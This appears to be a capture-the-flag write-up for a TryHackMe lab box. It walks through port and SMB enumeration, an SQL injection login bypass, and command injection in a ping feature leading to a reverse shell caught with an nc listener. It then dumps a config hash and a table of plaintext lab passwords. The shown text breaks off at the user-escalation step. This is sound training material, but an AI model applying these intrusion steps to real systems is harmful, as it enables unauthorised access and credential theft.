

Operation Promotion

- Enumeration
 - Nmap Scan
 - SSH (22)
 - SMB (139, 445)
 - HTTP (80)
 - Subdirectories Enumeration
- Getting a shell as www-data
- Escalation to JFord
- Escalation to Root

Enumeration

Nmap Scan

```
Filtering the open ports and services found...
{'22': 'ssh', '80': 'http', '139': 'netbios-ssn', '445': 'microsoft-ds'}
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c3:07:91:f5:43:73:4e:41:a8:a5:68:91:7c:5e:f7:f8 (ECDSA)
|_  256 e7:83:72:83:e7:ae:78:b0:c3:4d:d2:d1:33:6b:07:bc (ED25519)
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: RecruitCorp - Careers Portal
|_ http-server-header: Apache/2.4.58 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_ /admin/
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|general purpose
Running (JUST GUESSING): Linux 4.X|5.X|6.X (96%), Google Android 10.X|11.X|12.X|9.X (96%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:google:android:9
Aggressive OS guesses: Android 10 - 12 (Linux 4.14 - 4.19) (96%), Linux 4.15 - 5.19 (96%), Linux 4.15 (95%), Linux 5.4 - 5.15 (95%), Linux 5.14 - 6.8 (93%), Android 10 - 11 (Linux 4.9 - 4.14) (92%), Android 9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_ nbstat: NetBIOS name: RECRUITCORP, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2026-06-05T09:49:48
```

```
|_ start_date: N/A
|_ clock-skew: -1s
```

- SSH (Port 22) → check if password-based authentication is enabled
- HTTP (Port 80) → Enumerate subdirectories and subdomains
- Samba (Port 139, 445) → Enumerate for shares

SSH (22)

```
└─$ ssh root@promotion.thm
The authenticity of host 'promotion.thm (10.49.146.210)' can't be established.
ED25519 key fingerprint is: SHA256:rWa0jKTwSvVLCukXIjc90kfnCBngEQk0aiviMm0lUmo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'promotion.thm' (ED25519) to the list of known hosts.
(root@promotion.thm) Password:
```

- Password-based authentication is enabled. Password reuse need to be checked

SMB (139, 445)

```
└─$ smbclient -L //promotion.thm/
Password for [WORKGROUP\kali]:

      Sharename      Type      Comment
      -
      public         Disk
      IPC$           IPC       IPC Service (RecruitCorp File Services)
```

Checking the `public` share.

```
└─$ smbclient //promotion.thm/public
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sat May  9 18:40:25 2026
..               D           0   Sat May  9 18:40:25 2026
README.txt       N          92   Sat May  9 18:40:25 2026

      40581564 blocks of size 1024. 37046160 blocks available
smb: \> get README.txt
getting file \README.txt of size 92 as README.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> exit

└─(kali㉿kali)-[~/Desktop/THM/Operation Promotion]
└─$ cat README.txt
This share is reserved for future internal file distribution.
Nothing to see here yet.
- IT
```

Nothing much obtained from this share.

Also running enum4linux on the target for user enumeration.

```
[I] Found new SID:
S-1-22-1
```

```
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\ubuntu (Local User)
S-1-22-1-1001 Unix User\jford (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)


[+] Enumerating users using SID S-1-5-21-1461564548-3328629388-3819163843 and logon username
'', password ''
S-1-5-21-1461564548-3328629388-3819163843-501 RECRUITCORP\nobody (Local User)
S-1-5-21-1461564548-3328629388-3819163843-513 RECRUITCORP\None (Domain Group)
```

The Unix users: **ubuntu** and **jford** are of our interests.

Also got the password policy:

```
[+] Retrieved partial password policy with rpcclient
Password Complexity: Disabled
Minimum Password Length: 5
enum4linux complete on Fri Jun  5 06:21:43 2026
```


HTTP (80)




The homepage

Subdirectories Enumeration

.htaccess	[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1981ms]
.htpasswd	[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4016ms]
admin	[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 38ms]
config	[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 37ms]
robots.txt	[Status: 200, Size: 32, Words: 3, Lines: 3, Duration: 34ms]
server-status	[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 35ms]





- The admin portal, which allows *‘Authorised personnel only.’*




- The config subdirectory is throwing 403, Forbidden. After getting the shell, this directory needs to be checked for credentials.

Trying simple SQL injection on the admin site.







It worked. Let's see if we can access anything from here. The public share might come in handy.
The **User Lookup** feature can be handy.




User ID from 1-9 are in use.




The user ID 7 is of use.




It is using ping. So checking if I can run commands like whoami, id, ls. If yes, then I can get a reverse shell.



A simple use case.




Tried it first on the TryHackMe's server. Don't know why the server is down. But the output means it is working. Now trying the Linux commands.



And it is working. Either I can get some information like this, or try getting a reverse shell.

Getting a shell as www-data



I was getting 403 while visiting the config subdirectory. It contains database configuration file. It might contain credentials.


```

└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.133.254] from (UNKNOWN) [10.49.187.52] 39266
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
pwd
/var/www/html/admin/sysmaint-checks
cd ../../config
ls
db.conf
cat db.conf
# RecruitCorp application database config
# Pulled out of source control - DO NOT COMMIT.
db_host=localhost
db_name=recruitcorp
db_user=jford
db_pass_hash=$2b$10$QzkXmGndA2cQLozO3xAN6eWKrl6ZXyzhYTJNF67exOmTmN5oVSEfq
db_engine=sqlite3

```

Username: jford

Password Hash: \$2b\$10\$QzkXmGndA2cQLozO3xAN6eWKrl6ZXyzhYTJNF67exOmTmN5oVSEfq

This hashing algorithm used is Bcrypt SHA256.

Using Hashcat to crack this didn't work.

```

www-data@recruitcorp:/var/www/html/admin/users$ cat lookup.php
cat lookup.php
<?php
session_start();
if (!isset($_SESSION['admin_user'])) {
    header("Location: /admin/");
    exit;
}

$id = intval($_GET['id'] ?? 0);
$db = new SQLite3('/var/lib/recruitcorp/app.db');
$stmt = $db->prepare("SELECT id, username, role, notes FROM users WHERE id=:id");
$stmt->bindValue(':id', $id, SQLITE3_INTEGER);
$row = $stmt->execute()->fetchArray(SQLITE3_ASSOC);
?>

```

Using sqlite3 on the target to view this database.

```

www-data@recruitcorp:/var/www/html/admin/users$ sqlite3 /var/lib/recruitcorp/app.db
sqlite3 /var/lib/recruitcorp/app.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
.tables
users
sqlite> select * from users;
select * from users;
1|admin|A!7s2f9DkLp_Q3e|admin|Primary admin account.
2|mvasquez|pw_mv_4831|recruiter|Owns the EMEA pipeline.
3|tparker|pw_tp_2210|recruiter|Owns the AMER pipeline.
4|lhayes|pw_lh_9911|analyst|Reporting only.
5|kchen|pw_kc_7763|recruiter|Out on leave.
6|rdavis|pw_rd_2241|analyst|Reporting only.
7|sysmaint|pw_sm_8841|system|Service account for /admin/sysmaint-checks/ping.php. Do not disable.

```

```
8|jbailey|pw_jb_3392|recruiter|New starter Q3.  
9|aokafor|pw_ao_5588|recruiter|APAC.
```

Escalation to JFord

Trying the admin password with the user jford.

It didn't work.

